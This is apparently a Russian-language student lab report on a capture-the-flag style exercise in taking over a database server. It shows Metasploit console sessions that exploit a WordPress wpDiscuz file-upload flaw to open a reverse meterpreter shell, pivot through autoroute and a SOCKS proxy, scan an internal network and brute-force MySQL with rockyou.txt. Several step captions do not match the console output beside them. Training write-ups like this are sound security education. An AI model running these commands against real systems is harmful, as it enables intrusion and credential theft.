

Отчёт по лабораторной работе №4

Захват сервера базы данных

Кроитору Екатерина, Захаренко Анастасия, Щербакова Вероника

Содержание

1	Цель	5
2	Используемые ресурсы	6
3	Ход работы	7
3.1	1. Использование уязвимости wpDiscuz	7
3.2	2. Установка параметров модуля и запуск атаки	8
3.3	3. Успешное получение сессии	8
3.4	4. Определение сетевых интерфейсов	9
3.5	5. Добавление маршрута через autoroute	9
3.6	6. Сканирование внутренней сети	9
3.7	7. Просмотр ARP-таблицы	10
3.8	8. Настройка SOCKS-прокси	10
3.9	9. Сканирование портов с помощью proхуchains	11
3.10	10. Обнаружение сервера MySQL	11
3.11	11. Загрузка скрипта перебора и словаря	12
3.12	12. Проверка загрузки файлов	12
3.13	13. Запуск скрипта на подбор пароля	12
3.14	14. Получение доступа к БД и извлечение флага	13
4	Выводы	14

Список иллюстраций

3.1	Скрин 1	7
3.2	Скрин 2	8
3.3	Скрин 3	8
3.4	Скрин 4	9
3.5	Скрин 5	9
3.6	Скрин 6	10
3.7	Скрин 7	10
3.8	Скрин 8	11
3.9	Скрин 9	11
3.10	Скрин 10	11
3.11	Скрин 11	12
3.12	Скрин 12	12
3.13	Скрин 13	13
3.14	Скрин 14	13

Список таблиц

1 Цель

Получить доступ к серверу базы данных, эксплуатируя уязвимость на корпоративном сайте, провести анализ внутренней сети и выполнить перебор пароля для получения флага в таблице БД.

2 Используемые ресурсы

- Удалённое рабочее место (терминал с Kali Linux)
- Метасплloit-фреймворк
- Bash-скрипт для bruteforce-атаки
- Сетевые утилиты: nmap, proxchains
- База паролей: rockyou.txt

3 Ход работы

3.1 1. Использование уязвимости wpDiscuz

Сначала был запущен модуль `wp_wpdiscuz_unauthenticated_file_upload` в metasploit для загрузки вредоносного файла на сайт.




Рис. 3.1: Скрин 1

3.2 2. Установка параметров модуля и запуск атаки

Производится настройка модуля и установка необходимых параметров для получения meterpreter-сессии.

```
msf6 > use exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhost
rhost => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogp
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[+] Payload uploaded as JhPuoY.php
[*] Calling payload...
[*] Sending stage (39927 bytes) to 195.239.174.25
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.25:59226)
    at 2025-04-16 18:35:49 +0300
[!] This exploit may require manual cleanup of 'JhPuoY.php' on the target

meterpreter > |
```

Рис. 3.2: Скрин 2

3.3 3. Успешное получение сессии

Получена активная meterpreter-сессия с внутренним узлом (корпоративным сайтом).

```
meterpreter > run autoroute -s 10.10.10.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[+] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[*] Use the -p option to list all active routes
meterpreter > |
```

Рис. 3.3: Скрин 3

3.4 4. Определение сетевых интерфейсов

Выполняется просмотр интерфейсов на скомпрометированной машине. Выявлена сеть 10.10.10.0/24.

```
meterpreter > run post/multi/gather/ping_sweep RHOSTS=10.10.10.0/24

[*] Performing ping sweep for IP range 10.10.10.0/24
[+] 10.10.10.5 host found
[+] 10.10.10.10 host found
[+] 10.10.10.15 host found
[+] 10.10.10.20 host found
[+] 10.10.10.25 host found
[+] 10.10.10.30 host found
[+] 10.10.10.35 host found
[+] 10.10.10.40 host found
[+] 10.10.10.45 host found
[+] 10.10.10.254 host found
```

Рис. 3.4: Скрин 4

3.5 5. Добавление маршрута через autoroute

Добавлен маршрут к внутренней сети с помощью команды autoroute.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > use auxiliary/s
er/socks_proxy
msf6 auxiliary(server/socks_proxy) > set svhost 127.0.0.1
[!] Unknown datastore option: svhost. Did you mean SRVHOST?
svhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set svport 1080
[!] Unknown datastore option: svport. Did you mean SRVPORT?
svport => 1080
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```

Рис. 3.5: Скрин 5

3.6 6. Сканирование внутренней сети

Запущен модуль multi/gather/ping_sweep для выявления активных хостов.

```
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):
```

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	1080	yes	The port to listen on
VERSION	5	yes	The SOCKS version to use (Accepted: 4a, 5)

When VERSION is 5:

Name	Current Setting	Required	Description
PASSWORD		no	Proxy password for SOCKS5 listener
USERNAME		no	Proxy username for SOCKS5 listener

Auxiliary action:

Name	Description
Proxy	Run a SOCKS proxy server

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(server/socks_proxy) > 
```

Рис. 3.6: Скрин 6

3.7 7. Просмотр ARP-таблицы

Получена таблица маршрутизации, показывающая IP-адреса активных хостов.

[illegible]

Рис. 3.7: Скрин 7

3.8 8. Настройка SOCKS-прокси

Настроен модуль `server/socks_proxy` и конфигурация `proxychains`.

```
msf6 auxiliary(server/socks_proxy) > sessions

Active sessions

  Id  Name  Type           Information           Connection
  --  ---  --
  1    meterpreter php/linux www-data @ portal 195.239.174.11:4444 → 195.239.174.25:59246 (195.239.174.25)

msf6 auxiliary(server/socks_proxy) > █
```

Рис. 3.8: Скрин 8

3.9 9. Сканирование портов с помощью proхуchains

Через proхуchains выполняется команда nmap для сканирования 100 популярных портов на найденных хостах.

```
msf6 auxiliary(server/socks_proxy) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > █
```

Рис. 3.9: Скрин 9

3.10 10. Обнаружение сервера MySQL

На хосте 10.10.10.30 обнаружен порт 3306 — стандартный для MySQL.

```
meterpreter > upload /usr/tools/mysql_brute/mysql_brute.sh /tmp
[*] Uploading : /usr/tools/mysql_brute/mysql_brute.sh → /tmp/mysql_brute.sh
[*] Completed : /usr/tools/mysql_brute/mysql_brute.sh → /tmp/mysql_brute.sh
meterpreter > upload /usr/share/worldlists/rockyou.txt /tmp
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_stat - /usr/share/worldlists/rockyou.txt
meterpreter > upload /usr/share/wordlists/rockyou.txt /tmp
[*] Uploading : /usr/share/wordlists/rockyou.txt → /tmp/rockyou.txt
```

Рис. 3.10: Скрин 10

3.11 11. Загрузка скрипта перебора и словаря

На машину загружается скрипт `mysql_brute.sh` и словарь `rockyou.txt`.

```
meterpreter > cd /tmp
meterpreter > ls
Listing: /tmp

Mode                Size           Type             Last modified          Name
-----
100644/rw-r--r--    990            fil              2025-04-16 19:07:00 +0300 mysql_brute.sh
100644/rw-r--r--  139921521      fil              2025-04-16 19:09:17 +0300 rockyou.txt
meterpreter > █
```

Рис. 3.11: Скрин 11

3.12 12. Проверка загрузки файлов

Проверка, что оба файла корректно загружены в директорию `/tmp`.

```
meterpreter > shell
Process 3020 created.
Channel 258 created.
ls
mysql_brute.sh
rockyou.txt
bash mysql_brute.sh
Пользователь не указан
bash mysql_brute.sh user rockyou.you 10.10.10.30
mysql_brute.sh: line 37: rockyou.you: No such file or directory
Не удалось подключиться к базе данных с помощью паролей из файла rockyou.you
bash mysql_brute.sh user rockyou.txt 10.10.10.30
Ошибка подключения к базе данных user 123456 0
Ошибка подключения к базе данных user 12345 1
Ошибка подключения к базе данных user 123456789 2
Ошибка подключения к базе данных user password 3
Ошибка подключения к базе данных user iloveyou 4
Ошибка подключения к базе данных user princess 5
Ошибка подключения к базе данных user 1234567 6
```

Рис. 3.12: Скрин 12

3.13 13. Запуск скрипта на подбор пароля

Выполнен запуск скрипта перебора: `bash mysql_brute.sh user rockyou.txt 10.10.10.30` Ожидание результата подбора.

```

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 7
Server version: 10.11.2-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| Flag      |
| information_schema |
| mysql     |
| performance_schema |
| sys       |

```

Рис. 3.13: Скрин 13

3.14 14. Получение доступа к БД и извлечение флага

После успешного подбора пароля выполнено подключение к MySQL и получен флаг из таблицы базы данных.

```

MariaDB [Flag]> show tables;
+-----+
| Tables_in_Flag |
+-----+
| bzqmu          |
+-----+

```

Рис. 3.14: Скрин 14

4 Выводы

В ходе лабораторной работы была успешно реализована атака на корпоративную ИТ-инфраструктуру. Получив доступ к внутреннему сайту через уязвимость WordPress, была выполнена разведка внутренней сети, идентифицирован сервер БД, произведён перебор пароля и получен флаг. Работа охватывает полный цикл атаки от внешнего проникновения до извлечения конфиденциальной информации.